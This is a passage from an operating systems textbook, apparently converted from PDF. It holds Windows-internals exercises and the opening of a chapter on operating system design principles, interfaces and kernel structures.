33. To support POSIX, the native NtCreateProcess API supports duplicating a process in order to support fork. In UNIX, fork is usually followed by an exec. One example where this was used historically was in the Berkeley dump program which would back-up disks to magnetic tape. Fork was used as a way of checkpointing the dump program so it could be restarted if there was an error with the tape device. Give an example of how Windows might do something similar using NtCreateProcess. (*Hint*: Consider processes that host DLLs to implement functionality provided by a third party.)

34. A file has the following mapping. Give the MFT run entries.

Offset	0	1	2	3	4	5	6	7	8	9	10
Disk address	50	51	52	22	24	25	26	53	54	-	60

35. Consider the MFT record of Fig. 11-46. Suppose that the file grew and a 10th block was assigned to the end of the file. The number of this block is 66. What would the MFT record look like now?

36. In Fig. 11-49(b), the first two runs are each of length 8 blocks. Is it just an accident that they are equal, or does this have to do with the way compression works? Explain your answer.

37. Suppose that you wanted to build Windows Lite. Which of the fields of Fig. 11-55 could be removed without weakening the security of the system?

38. The mitigation strategy for improving security despite the continuing presence of vulnerabilities has been very successful. Modern attacks are very sophisticated, often requiring the presence of multiple vulnerabilities to build a reliable exploit. One of the vulnerabilities that is usually required is an *information leak*. Explain how an information leak can be used to defeat address-space randomization in order to launch an attack based on return-oriented programming.

39. An extension model used by many programs (Web browsers, Office, COM servers) involves *hosting* DLLs to hook and extend their underlying functionality. Is this a reasonable model for an RPC-based service to use as long as it is careful to impersonate clients before loading the DLL? Why not?

40. When running on a NUMA machine, whenever the Windows memory manager needs to allocate a physical page to handle a page fault it attempts to use a page from the NUMA node for the current thread's ideal processor. Why? What if the thread is currently running on a different processor?

41. Give a couple of examples where an application might be able to recover easily from a backup based on a volume shadow copy rather the state of the disk after a system crash.

42. In Sec. 11.10, providing new memory to the process heap was mentioned as one of the scenarios that require a supply of zeroed pages in order to satisfy security requirements. Give one or more other examples of virtual memory operations that require zeroed pages.

43. Windows contains a hypervisor which allows multiple operating systems to run simultaneously. This is available on clients, but is far more important in cloud computing. When a security update is applied to a guest operating system, it is not much different than patching a server. However, when a security update is applied to the root operating system, this can be a big problem for the users of cloud computing. What is the nature of the problem? What can be done about it?

44. Section 11.10 describes three different approaches for scheduling logical processors for VMs. One of these is known as the root scheduler, which uses the host threads to back a virtual processor in the VM. This scheduling scheme takes into account the priority of the thread running on the virtual processor as a hint to what the host thread

priority should be. What advantages does this have and why is the remote thread priority just a hint?

45. Figure 11-53 illustrates how the file system namespace exposed to a Windows Server Container is backed by a number of host directories. Why do you suppose things were implemented this way? What advantages does this have? Are there disadvantages?

46. Windows 10 introduced a feature known as Microsoft Defender Application Guard that allows the Edge browser and Microsoft Office apps to run a hardware isolated container, and remotes the UI back to the host. The result is that the application appears to the user to be running locally even though its actually hosted in a type of VM. What subtle user experience issues could this cause?

47. What are some examples of code changes that may not be hotpatchable or difficult to hotpatch? What can be done to make more changes hotpatchable?

48. Does hotpatching break CFG guarantees by introducing new indirect jumps?

49. The *regedit* command can be used to export part or all of the registry to a text file under all current versions of Windows. Save the registry several times during a work session and see what changes. If you have access to a Windows computer on which you can install software or hardware, find out what changes when a program or device is added or removed.

50. Write a UNIX program that simulates writing an NTFS file with multiple streams. It should accept a list of one or more files as arguments and write an output file that contains one stream with the attributes of all arguments and additional streams with the contents of each of the arguments. Now write a second program for reporting on the attributes and streams and extracting all the components.

12

OPERATING SYSTEM DESIGN

In the past 11 chapters, we have covered a lot of ground and taken a look at many concepts and examples relating to operating systems. But studying existing operating systems is different from designing a new one. In this chapter, we will take a quick look at some of the issues and trade-offs that operating systems designers have to consider when designing and implementing a new system.

There is a certain amount of folklore about what is good and what is bad floating around in the operating systems community, but surprisingly little has been written down. Probably the most important book is Fred Brooks' classic *The Mythical Man Month* in which he relates his experiences in designing and implementing IBM's OS/360. The 20th anniversary edition revises some of that material and adds four new chapters (Brooks, 1995).

Three classic papers on operating system design are "Hints for Computer System Design" (Lampson, 1984), "On Building Systems That Will Fail" (Corbató, 1991), and "End-to-End Arguments in System Design" (Saltzer et al., 1984). Like Brooks' book, all three papers have survived the years extremely well; most of their insights are still as valid now as when they were first published.

This chapter draws upon these sources as well as on personal experience as designer or codesigner of two operating systems: Amoeba (Tanenbaum et al., 1990) and MINIX (Tanenbaum and Woodhull, 2006). Since no consensus exists among operating system designers about the best way to design an operating system, this chapter will thus be more personal, speculative, and undoubtedly more controversial than the previous ones.

12.1 THE NATURE OF THE DESIGN PROBLEM

Operating system design is more of an engineering project than an exact science. It is hard to set clear goals and meet them. Let us start with these points.

12.1.1 Goals

In order to design a successful operating system, the designers must have a clear idea of what they want. Lack of a goal makes it very hard to make subsequent decisions. To make this point clearer, it is instructive to take a look at two programming languages, PL/I and C. PL/I was designed by IBM in the 1960s because it was a nuisance to have to support both FORTRAN and COBOL, and embarrassing to have academics mumbling in the background that Algol was better than both of them. So a committee was set up to produce a language that would be all things to all people: PL/I. It had a little bit of FORTRAN, a little bit of COBOL, and a little bit of Algol. It failed because it lacked any unifying vision. It was simply a collection of features at war with one another, and too cumbersome to be compiled efficiently, to boot.

Now consider C. It was designed by one person (Dennis Ritchie) for one purpose (system programming). It was a huge success, in no small part because Ritchie knew what he wanted and what he did not want. As a result, it is still in widespread use more than 50 years after its appearance. Having a clear vision of what you want is crucial. Other programming languages that were designed decades ago by a single person who had a clear vision include C++ (Bjarne Stroustrup) and Python (Guido van Rossum). Of course, having a clean design alone does not guarantee success. Pascal, designed by Niklaus Wirth, was a simple and elegant language, but it is long gone.

What do operating system designers want? It obviously varies from system to system, being different for embedded systems than for server systems. However, for general-purpose operating systems, four main items come to mind:

1. Define abstractions.
2. Provide primitive operations.
3. Ensure isolation.
4. Manage the hardware.

Each of these items will be discussed below.

The most important but probably hardest task of an operating system is to define the right abstractions. Some of them, such as processes, address spaces, and files, have been around so long that they may seem obvious. Others, such as threads, are newer, and are less mature. For example, if a multithreaded process that has one thread blocked waiting for keyboard input forks, is there a thread in

the new process also waiting for keyboard input? Other abstractions relate to synchronization, signals, the memory model, modeling of I/O, and many other areas.

Each of the abstractions can be instantiated in the form of concrete data structures. Users can create processes, files, pipes, and more. The primitive operations manipulate these data structures. For example, users can read and write files. The primitive operations are implemented in the form of system calls. From the user's point of view, the heart of the operating system is formed by the abstractions and the operations on them available via the system calls.

Since on some computers multiple users can be logged into a computer at the same time, the operating system needs to provide mechanisms to keep them separated. One user may not interfere with another. The process concept is widely used to group resources together for protection purposes. Files and other data structures generally are protected as well. Another place where separation is crucial is in virtualization: the hypervisor must ensure that the virtual machines keep out of each other's hair. Making sure each user can perform only authorized operations on authorized data is a key goal of system design. However, users also want to share data and resources, so the isolation has to be selective and under user control. This makes it much harder. The email program should not be able to clobber the Web browser. Even when there is only a single user, different processes need to be isolated. Some systems, like Android, will start each process that belongs to the same user with a different user ID, to protect the processes from each other.

Unfortunately, as we have seen, vulnerabilities in hardware and software make separation challenging in practice. Sometimes, the abstractions are leaky and unexpected interactions between software at one layer and software or hardware at another allow attackers to steal secret information, for instance, via side channels. It is the responsibility of the operating system to control the access to shared resources and the interaction to minimize the risk of such attacks.

Closely related to the notion of separation is the need to isolate failures. If some part of the system goes down (e.g., a user process), it should not be able to take the rest of the system down with it. The design should make sure that the various parts are well isolated from one another. Ideally, parts of the operating system should also be isolated from one another to allow independent failures. Going even further, maybe the operating system should be fault tolerant and self-healing?

Finally, the operating system has to manage the hardware. In particular, it has to take care of all the low-level chips, such as interrupt controllers and bus controllers. It also has to provide a framework for allowing device drivers to manage the larger I/O devices, such as disks, printers, and the display.

12.1.2 Why Is It Hard to Design an Operating System?

Moore's Law says that computer hardware improves by a factor of 100 every decade. Nobody has a law saying that operating systems improve by a factor of 100 every decade. Or even get better at all. In fact, a case can be made that some

of them are worse in key respects (such as reliability) than UNIX Version 7 was back in the 1970s.

Why? Inertia and the desire for backward compatibility often get much of the blame, and the failure to adhere to good design principles is also a culprit. But there is more to it. Operating systems are fundamentally different in certain ways from small application programs you can download for $49. Let us look at eight of the issues that make designing an operating system much harder than designing an application program.

First, operating systems have become extremely large programs. No one person can sit down at a PC and dash off a serious operating system in a few months. Or even a few years. All current versions of UNIX contain millions of lines of code; Linux has hit 15 million, for example. Windows 10 and Windows 11 are probably in the range of 50–100 million lines of code, depending on what you count. No one person can understand a million lines of code, let alone 50 or 100 million. When you have a product that none of the designers can hope to fully understand, it should be no surprise that the results are often far from optimal.

Operating systems are not the most complex systems around. Aircraft carriers are far more complicated, for example, but they partition into isolated subsystems much better. The people designing the toilets on an aircraft carrier do not have to worry about the radar system. The two subsystems do not interact much. There are no known cases of a clogged toilet on an aircraft carrier causing the ship to start firing missiles. In an operating system, the file system often interacts with the memory system in unexpected and unforeseen ways.

Second, operating systems have to deal with concurrency. There are multiple users and multiple I/O devices all active at once. Managing concurrency is inherently much harder than managing a single sequential activity. Race conditions and deadlocks are just two of the problems that come up.

Third, operating systems have to deal with potentially hostile users—users who want to interfere with system operation or do things that they are forbidden from doing, such as stealing another user's files. The operating system needs to take measures to prevent these users from behaving improperly. Word-processing programs and photo editors do not have this problem to the same degree.

Fourth, despite the fact that not all users trust each other, many users do want to share some of their information and resources with selected other users. The operating system has to make this possible, but in such a way that malicious users cannot interfere. Again, application programs do not face anything like this challenge.

Fifth, operating systems live for a very long time. UNIX has been around for 50 years. Windows for about 35 years and Linux for about 30. None of these systems shows any sign of vanishing any time soon. Consequently, the designers have to think about how hardware and applications may change in the distant future and how they should prepare for it. Systems that are locked too closely into one particular vision of the world usually die off.

Sixth, operating system designers rarely know how their systems will be used, so they need to provide for considerable generality. Neither UNIX nor Windows was designed with a Web browser or streaming HD video in mind, yet many computers running these systems do little else. Nobody tells a ship designer to build a ship without specifying whether they want a fishing vessel, a cruise ship, or a battleship. And even fewer change their minds after the product has arrived.

Seventh, modern operating systems are generally designed to be portable, meaning they have to run on multiple hardware platforms. They also have to support thousands of I/O devices, all of which are independently designed with no regard to one another. An example of where this diversity causes problems is the need for an operating system to run on both little-endian and big-endian machines. A second example was seen constantly under MS-DOS when users attempted to install, say, a sound card and a modem that used the same I/O ports or interrupt request lines. Few programs other than operating systems have to deal with sorting out problems caused by conflicting pieces of hardware.

Eighth, and last in our list, is the frequent need to be backward compatible with some previous operating system. That system may have restrictions on word lengths, file names, or other aspects that the designers now regard as obsolete, but are stuck with. It is like converting a factory to produce next year's cars instead of this year's cars, but while continuing to produce this year's cars at full capacity.

12.2 INTERFACE DESIGN

It should be clear by now that writing a modern operating system is not easy. But where does one begin? Probably the best place to begin is to think about the interfaces it provides. An operating system provides a set of abstractions, mostly implemented by data types (e.g., files) and operations on them (e.g., read). Together, these form the interface to its users. Note that in this context the users of the operating system are programmers who write code that use system calls, not people running application programs.

In addition to the main system-call interface, most operating systems have additional interfaces. For example, some programmers need to write device drivers to insert into the operating system. These drivers see certain features and can make certain procedure calls. These features and calls also define an interface, but a very different one from one application programmers see. All of these interfaces must be carefully designed if the system is to succeed.

12.2.1 Guiding Principles

Are there any principles that can guide interface design? We believe there are. In Chap. 9, we already discussed Saltzer and Schroeder's principles for a secure design. There are also principles for a good design in general. Briefly summarized, they are simplicity, completeness, and the ability to be implemented efficiently.

Principle 1: Simplicity

A simple interface is easier to understand and implement in a bug-free way. All system designers should memorize this famous quote from the pioneer French aviator and writer, Antoine de St. Exupéry:

> *Perfection is reached not when there is no longer anything to add, but when there is no longer anything to take away.*

If you want to get really picky, he didn't say that. He said:

> *Il semble que la perfection soit atteinte non quand il n'y a plus rien à ajouter, mais quand il n'y a plus rien à retrancher.*

But you get the idea. Memorize it either way.

This principle says that less is better than more, at least in the operating system itself. Another way to say this is the KISS principle: Keep It Simple, Stupid.

Principle 2: Completeness

Of course, the interface must make it possible to do everything that the users need to do, that is, it must be complete. This brings us to another famous quote, this one from Albert Einstein:

> *Everything should be as simple as possible, but no simpler.*

In other words, the operating system should do exactly what is needed of it and no more. If users need to store data, it must provide some mechanism for storing data. If users need to communicate with each other, the operating system has to provide a communication mechanism, and so on. In his 1991 Turing Award lecture, Fernando Corbató, one of the designers of CTSS and MULTICS, combined the concepts of simplicity and completeness and said:

> *First, it is important to emphasize the value of simplicity and elegance, for complexity has a way of compounding difficulties and as we have seen, creating mistakes. My definition of elegance is the achievement of a given functionality with a minimum of mechanism and a maximum of clarity.*

The key idea here is *minimum of mechanism*. In other words, every feature, function, and system call should carry its own weight. It should do one thing and do it well. When a member of the design team proposes extending a system call or adding some new feature, the others should ask whether something awful would happen if it were left out. If the answer is: "No, but somebody might find this feature useful some day," put it in a user-level library, not in the operating system, even if it is slower that way. Not every feature has to be faster than a speeding bullet. The goal is to preserve what Corbató called minimum of mechanism.

Let us briefly consider two examples from our own experience: MINIX (Tanenbaum, 2016) and Amoeba (Tanenbaum et al., 1990). For all intents and purposes, MINIX initially had only three kernel calls: send, receive, and sendrec. The system is structured as a collection of processes, with the memory manager, the file system, and each device driver being a separate schedulable process. To a first approximation, all the kernel does is schedule user-space processes and handle message passing between them. Consequently, only two system calls were needed: send, to send a message, and receive, to receive one. The third call, sendrec, is simply an optimization for efficiency reasons to allow a message to be sent and the reply to be requested with only one kernel trap. Everything else is done by requesting some other process (e.g., the file-system process or the disk driver) to do the work. The most recent version of MINIX added two additional calls, both for asynchronous communication. The senda call sends an asynchronous message. The kernel will attempt to deliver the message, but the application does not wait for this; it just keeps running. Similarly, the system uses the notify call to deliver short notifications. For instance, the kernel can notify a device driver in user space that something happened—much like an interrupt. There is no message associated with a notification. When the kernel delivers a notification to process, all it does is flip a bit in a per-process bitmap indicating that something happened. Because it is so simple, it can be fast and the kernel does not need to worry about what message to deliver if the process receives the same notification twice. It is worth observing that while the number of calls is still very small, it is growing. Bloat is inevitable. Resistance is futile.

Of course, these are just the kernel calls. Running a POSIX compliant system on top of it requires implementing a lot of POSIX system calls. But the beauty of it is that they all map on just a tiny set of kernel calls. With a system that is (still) so simple, there is a chance we may even get it right.

Amoeba is even simpler. It has only one system call: perform remote procedure call. This call sends a message and waits for a reply. It is essentially the same as MINIX' sendrec. Everything else is built on this one call. Whether or not synchronous communication is the way to go is another matter, one that we will return to in Sec. 12.3.

Principle 3: Efficiency

The third guideline is efficiency of implementation. If a feature or system call cannot be implemented efficiently, it is probably not worth having. It should also be intuitively obvious to the programmer about how much a system call costs. For example, UNIX programmers expect the lseek system call to be cheaper than the read system call because the former just changes a pointer in memory while the latter performs disk I/O. If the intuitive costs are wrong, programmers will write inefficient programs.

12.2.2 Paradigms

Once the goals have been established, the design can begin. A good starting place is thinking about how the customers will view the system. One of the most important issues is how to make all the features of the system hang together well and present what is often called **architectural coherence**. In this regard, it is important to distinguish two kinds of operating system "customers." On the one hand, there are the *users*, who interact with application programs; on the other are the *programmers*, who write them. The former mostly deal with the GUI; the latter mostly deal with the system call interface. If the intention is to have a single GUI that pervades the complete system, as in MacOS, the design should begin there. If, on the other hand, the intention is to support many possible GUIs, such as in UNIX, the system-call interface should be designed first. Doing the GUI first is essentially a top-down design. The issues are what features it will have, how the user will interact with it, and how the system should be designed to support it. For example, if most programs display icons on the screen and then wait for the user to click on one of them, this suggests an event-driven model for the GUI and probably also for the operating system. On the other hand, if the screen is mostly full of text windows, then a model in which processes read from the keyboard is probably better.

Doing the system-call interface first is a bottom-up design. Here the issues are what kinds of features programmers in general need. Actually, not many special features are needed to support a GUI. For example, the UNIX windowing system, X, is just a big C program that does reads and writes on the keyboard, mouse, and screen. X was developed long after UNIX and did not require many changes to the operating system to get it to work. This experience validated the fact that UNIX was sufficiently complete.

User-Interface Paradigms

For both the GUI-level interface and the system-call interface, the most important aspect is having a good paradigm (sometimes called a metaphor) to provide a way of looking at the interface. Many GUIs for desktop machines use the WIMP paradigm that we discussed in Chap. 5. This paradigm uses point-and-click, point-and-double-click, dragging, and other idioms throughout the interface to provide an architectural coherence to the whole. Often there are additional requirements for programs, such as having a menu bar with FILE, EDIT, and other entries, each of which has certain well-known menu items. In this way, users who know one program can quickly learn another.

However, the WIMP user interface is not the only one possible. Tablets, smartphones, and some laptops use touch screens to allow users to interact more directly and more intuitively with the device. Some palmtop computers use a stylized handwriting interface. Dedicated multimedia devices may use a video-recorder-like

interface. And of course, voice input has a completely different paradigm. What is important is not so much the paradigm chosen, but the fact that there is a single overriding paradigm that unifies the entire user interface.

Whatever paradigm is chosen, it is important that all application programs use it. Consequently, the system designers need to provide libraries and tool kits to application developers that give them access to procedures that produce the uniform look-and-feel. Without tools, application developers will all do something different. User interface design is important, but it is not the subject of this book, so we will now drop back down to the subject of the operating system interface.

Execution Paradigms

Architectural coherence is important at the user level, but equally important at the system-call interface level. It is often useful to distinguish between the execution paradigm and the data paradigm, so we will do both, starting with the former.

Two execution paradigms are widespread: algorithmic and event driven. The **algorithmic paradigm** is based on the idea that a program is started to perform some function that it knows in advance or gets from its parameters. That function might be to compile a program, do the payroll, or fly an airplane to San Francisco. The basic logic is hardwired into the code, with the program making system calls from time to time to get user input, obtain operating system services, and so on. This approach is outlined in Fig. 12-1(a).

```
main( )
{
      int ... ;

      init( );
      do_something( );
      read(...);
      do_something_else( );
      write(...);
      keep_going( );
      exit(0);
}
```

(a)

```
main( )
{
      mess_t msg;

      init( );
      while (get_message(&msg)) {
            switch (msg.type) {
                  case 1: ... ;
                  case 2: ... ;
                  case 3: ... ;
            }
      }
}
```

(b)

Figure 12-1. (a) Algorithmic code. (b) Event-driven code.

The other execution paradigm is the **event-driven paradigm** of Fig. 12-1(b). Here the program performs some kind of initialization, for example, by displaying a certain screen, and then waits for the operating system to tell it about the first event. The event is often a key being struck or a mouse movement. This design is useful for highly interactive programs.

Each of these ways of doing business engenders its own programming style. In the algorithmic paradigm, algorithms are central and the operating system is regarded as a service provider. In the event-driven paradigm, the operating system also provides services, but this role is overshadowed by its role as a coordinator of user activities and a generator of events that are consumed by processes.

Data Paradigms

The execution paradigm is not the only one exported by the operating system. An equally important one is the data paradigm. The key question here is how system structures and devices are presented to the programmer. In early FORTRAN batch systems, everything was modeled as a sequential magnetic tape. Card decks read in were treated as input tapes, card decks to be punched were treated as output tapes, and output for the printer was treated as an output tape. Disk files were also treated as tapes. Random access to a file was possible only by rewinding the tape corresponding to the file and reading it again.

The mapping was done using job control cards like these:

```
MOUNT(TAPE08, REEL781)
RUN(INPUT, MYDATA, OUTPUT, PUNCH, TAPE08)
```

The first card instructed the operator to go get tape reel 781 from the tape rack and mount it on tape drive 8. The second card instructed the operating system to run the just-compiled FORTRAN program, mapping *INPUT* (meaning the card reader) to logical tape 1, disk file *MYDATA* to logical tape 2, the printer (called *OUTPUT*) to logical tape 3, the card punch (called *PUNCH*) to logical tape 4, and physical tape drive 8 to logical tape 5.

FORTRAN had a well-defined syntax for reading and writing logical tapes. By reading from logical tape 1, the program got card input. By writing to logical tape 3, output would later appear on the printer. By reading from logical tape 5, tape reel 781 could be read in, and so on. Note that the tape idea was just a paradigm to integrate the card reader, printer, punch, disk files, and tapes. In this example, only logical tape 5 was a physical tape; the rest were ordinary (spooled) disk files. It was a primitive paradigm, but it was a start in the right direction.

Later came UNIX, which goes much further using the model of "everything is a file." Using this paradigm, all I/O devices are treated as files and can be opened and manipulated as ordinary files. The C statements

```
fd1 = open("file1", O_RDWR);
fd2 = open("/dev/tty", O_RDWR)'
```

open a true disk file and the user's terminal (keyboard + display). Subsequent statements can use *fd1* and *fd2* to read and write them, respectively. From that point on, there is no difference between accessing the file and accessing the terminal, except that seeks on the terminal are not allowed.

Not only does UNIX unify files and I/O devices, but it also allows other processes to be accessed over pipes as files. Furthermore, when mapped files are supported, a process can get at its own virtual memory as though it were a file. Finally, in versions of UNIX that support the */proc* file system, the C statement

```
fd3 = open("/proc/501", O_RDWR);
```

allows the process to (try to) access process 501's memory for reading and writing using file descriptor *fd3*, something useful for, say, a debugger.

Of course, just because someone says that everything is a file does not mean it is true—for everything. For instance, UNIX network sockets may resemble files somewhat, but they have their own, fairly different, socket API. Another operating system, Plan 9 from Bell Labs, has not compromised and does not provide specialized interfaces for network sockets and such. As a result, the Plan 9 design is arguably cleaner.

Windows tries to make everything look like an object. Once a process has acquired a valid handle to a file, process, semaphore, mailbox, or other kernel object, it can perform operations on it. This paradigm is even more general than that of UNIX and much more general than that of FORTRAN.

Unifying paradigms occur in other contexts as well. One of them is worth mentioning here: the Web. The paradigm behind the Web is that cyberspace is full of documents, each of which has a URL. By typing in a URL or clicking on an entry backed by a URL, you get the document. In reality, many "documents" are not documents at all, but are generated by a program or shell script when a request comes in. For example, when a user asks an online store for a list of songs by a particular artist, the document is generated on-the-fly by a program; it certainly did not exist before the query was made.

We have now seen four cases: namely, everything is a tape, file, object, or document. In all four cases, the intention is to unify data, devices, and other resources to make them easier to deal with. Every operating system should have such a unifying data paradigm.

12.2.3 The System-Call Interface

If one believes in Corbató's dictum of minimal mechanism, then the operating system should provide as few system calls as it can get away with, and each one should be as simple as possible (but no simpler). A unifying data paradigm can play a major role in helping here. For example, if files, processes, I/O devices, and much more all look like files or objects, then they can all be read with a single `read` system call. Otherwise it may be necessary to have separate calls for `read_file`, `read_proc`, and `read_tty`, among others.

Sometimes, system calls may need several variants, but it is often good practice to have one call that handles the general case, with different library procedures

to hide this fact from the programmers. For example, UNIX has a system call for overlaying a process' virtual address space, exec. The most general call is

```
exec(name, argp, envp);
```

which loads the executable file *name* and gives it arguments pointed to by *argp* and environment variables pointed to by *envp*. Sometimes it is convenient to list the arguments explicitly, so the library contains procedures that are called as follows:

```
execl(name, arg0, arg1, ..., argn, 0);
execle(name, arg0, arg1, ..., argn, envp);
```

All these procedures do is stick the arguments in an array and then call exec to do the real work. This arrangement is the best of both worlds: a single straightforward system call keeps the operating system simple, yet the programmer gets the convenience of various ways to call exec.

Of course, trying to have one call to handle every possible case can easily get out of hand. In UNIX creating a process requires two calls: fork followed by exec. The former has no parameters; the latter has three. In contrast, the WinAPI call for creating a process, CreateProcess, has 10 parameters, one of which is a pointer to a structure with an additional 18 parameters.

A long time ago, someone should have asked whether something awful would happen if some of these had been omitted. The truthful answer would have been in some cases programmers might have to do more work to achieve a particular effect, but the net result would have been a simpler, smaller, and more reliable operating system. Of course, the person proposing the 10 + 18 parameter version might have added: "But users like all these features." The rejoinder might have been they like systems that use little memory and never crash even more. Trade-offs between more functionality at the cost of more memory are at least visible and can be given a price tag (since the price of memory is known). However, it is hard to estimate the additional crashes per year some feature will add and whether the users would make the same choice if they knew the hidden price. This effect can be summarized in Tanenbaum's first law of software:

Adding more code adds more bugs.

Adding more features adds more code and thus adds more bugs. Programmers who believe adding new features does not add new bugs either are new to computers or believe the tooth fairy is out there watching over them.

Simplicity is not the only issue that comes out when designing system calls. An important consideration is Lampson's (1984) slogan:

Don't hide power.

If the hardware has an extremely efficient way of doing something, it should be exposed to the programmers in a simple way and not buried inside some other abstraction. The purpose of abstractions is to hide undesirable properties, not hide

desirable ones. For example, suppose the hardware has a special way to move large bitmaps around the screen (i.e., the video RAM) at high speed. It would be justified to have a new system call to get at this mechanism, rather than just provide ways to read video RAM into main memory and write it back again. The new call should just move bits and nothing else. It should mirror the underlying hardware capability. If a system call is fast, users can always build more convenient interfaces on top of it. If it is slow, nobody will use it.

Another design issue is connection-oriented vs. connectionless calls. The Windows and UNIX system calls for reading a file are connection-oriented, like using the telephone. First you open a file, then you read it, finally you close it. Some remote file-access protocols are also connection-oriented. For example, to use FTP, the user first logs in to the remote machine, reads the files, and then logs out.

On the other hand, some remote file-access protocols are connectionless. The Web protocol (HTTP) is connectionless. To read a Web page you just ask for it; there is no advance setup required (a TCP connection *is* required, but this is at a lower level of protocol. HTTP itself is connectionless).

The trade-off between any connection-oriented mechanism and a connectionless one is the additional work required to set up the mechanism (e.g., open the file), and the gain from not having to do it on (possibly many) subsequent calls. For file I/O on a single machine, where the setup cost is low, probably the standard way (first open, then use) is the best way. For remote file systems, a case can be made both ways.

Another issue relating to the system-call interface is its visibility. The list of POSIX-mandated system calls is easy to find. All UNIX systems support these, as well as a small number of other calls, but the complete list is always public. In contrast, Microsoft has never made the list of Windows system calls public. Instead the WinAPI and other APIs have been made public, but these contain vast numbers of library calls (over 10,000) but only a small number are true system calls. The argument for making all the system calls public is that it lets programmers know what is cheap (functions performed in user space) and what is expensive (kernel calls). The argument for not making them public is that it gives the implementers the flexibility of changing the actual underlying system calls to make them better without breaking user programs. As we saw in Sec. 9.7.7, the original designers simply got it wrong with the access system call, but now we are stuck with it.

12.3 IMPLEMENTATION

Turning away from the user and system-call interfaces, let us now look at how to implement an operating system. In the following sections, we will examine some general conceptual issues relating to implementation strategies. After that we will look at some low-level techniques that are often helpful.

12.3.1 System Structure

Probably the first decision the implementers have to make is what the system structure should be. We examined the main possibilities in Sec. 1.7, but will review them here. An unstructured monolithic design is not a good idea, except maybe for a tiny operating system in, say, a toaster, but even there it is arguable.

Layered Systems

A reasonable approach that has been well established over the years is a layered system. Dijkstra's THE system (Fig. 1-25) was the first layered operating system. UNIX and Windows also have a layered structure, but the layering in both of them is more a way of trying to describe the system than a real guiding principle that was used in building the system.

For a new system, designers choosing to go this route should *first* very carefully choose the layers and define the functionality of each one. The bottom layer should always try to hide the worst idiosyncrasies of the hardware, as the Hardware Abstraction Layer (HAL) does in Windows Probably the next layer should handle interrupts, context switching, and the MMU, so above this level the code is mostly machine independent. Above this, different designers will have different tastes (and biases). One possibility is to have layer 3 manage threads, including scheduling and interthread synchronization, as shown in Fig. 12-2. The idea here is that starting at layer 4, we have proper threads that are scheduled normally and synchronize using a standard mechanism (e.g., mutexes).



Figure 12-2. One possible design for a modern layered operating system.

In layer 4 we might find the device drivers, each one running as a separate thread, with its own state, program counter, registers, and so on, possibly (but not necessarily) within the kernel address space. Such a design can greatly simplify the I/O structure because when an interrupt occurs, it can be converted into an unlock on a mutex and a call to the scheduler to (potentially) schedule the newly readied

thread that was blocked on the mutex. MINIX 3 uses this approach, but in UNIX, Linux, and Windows the interrupt handlers run in a kind of no-man's land, rather than as proper threads like other threads that can be scheduled, suspended, and the like. Since a huge amount of the complexity of any operating system is in the I/O, any technique for making it more tractable and encapsulated is worth considering.

Above layer 4, we would expect to find virtual memory, one or more file systems, and the system-call handlers. These layers are focused on providing services to applications. If the virtual memory is at a lower level than the file systems, then the block cache can be paged out, allowing the virtual memory manager to dynamically determine how the real memory should be divided among user pages and kernel pages, including the cache. Windows works this way.

Exokernels

While layering has its supporters among system designers, another camp has precisely the opposite view (Engler et al., 1995). Their view is based on the **end-to-end argument** (Saltzer et al., 1984). This concept says that if something has to be done by the user program itself, it is wasteful to do it in a lower layer as well.

Consider an application of that principle to remote file access. If a system is worried about data being corrupted in transit, it should arrange for each file to be checksummed at the time it is written and the checksum stored along with the file. When a file is transferred over a network from the source disk to the destination process, the checksum is transferred, too, and also recomputed at the receiving end. If the two disagree, the file is discarded and transferred again.

This check is more accurate than using a reliable network protocol since it also catches disk errors, memory errors, software errors in the routers, and other errors besides bit transmission errors. The end-to-end argument says that using a reliable network protocol is then not necessary, since the endpoint (the receiving process) has enough information to verify the correctness of the file. The only reason for using a reliable network protocol in this view is for efficiency, that is, catching and repairing transmission errors earlier.

The end-to-end argument can be extended to almost all of the operating system. It argues for not having the operating system do anything that the user program can do itself. For example, why have a file system? Just let the user read and write a portion of the raw disk in a protected way. Of course, most users like having files, but the end-to-end argument says that the file system should be a library procedure linked with any program that needs to use files. This approach allows different programs to have different file systems. This line of reasoning says that all the operating system should do is securely allocate resources (e.g., the CPU and the disks) among the competing users. The Exokernel is an operating system built according to the end-to-end argument (Engler et al., 1995). The Unikernel is the modern manifestation of the same idea.

Microkernel-Based Client-Server Systems

A compromise between having the operating system do everything and the operating system do nothing is to have the operating system do a little bit. This design leads to a microkernel with much of the operating system running as user-level server processes, as illustrated in Fig. 12-3. This is the most modular and flexible of all the designs. The ultimate in flexibility is to have each device driver also run as a user process, fully protected against the kernel and other drivers, but even having the device drivers run in the kernel adds to the modularity.



Figure 12-3. Client-server computing based on a microkernel.

When the device drivers are in the kernel, they can access the hardware device registers directly. When they are not, some mechanism is needed to provide access to them. If the hardware permits, each driver process could be given access to only those I/O devices it needs. For example, with memory-mapped I/O, each driver process could have the page for its device mapped in, but no other device pages. If the I/O port space can be partially protected, the correct portion of it could be made available to each driver.

Even if no hardware assistance is available, the idea can still be made to work. What is then needed is a new system call, available only to device-driver processes, supplying a list of (port, value) pairs. What the kernel does is first check to see if the process owns all the ports in the list. If so, it then copies the corresponding values to the ports to initiate device I/O. A similar call can be used to read I/O ports.

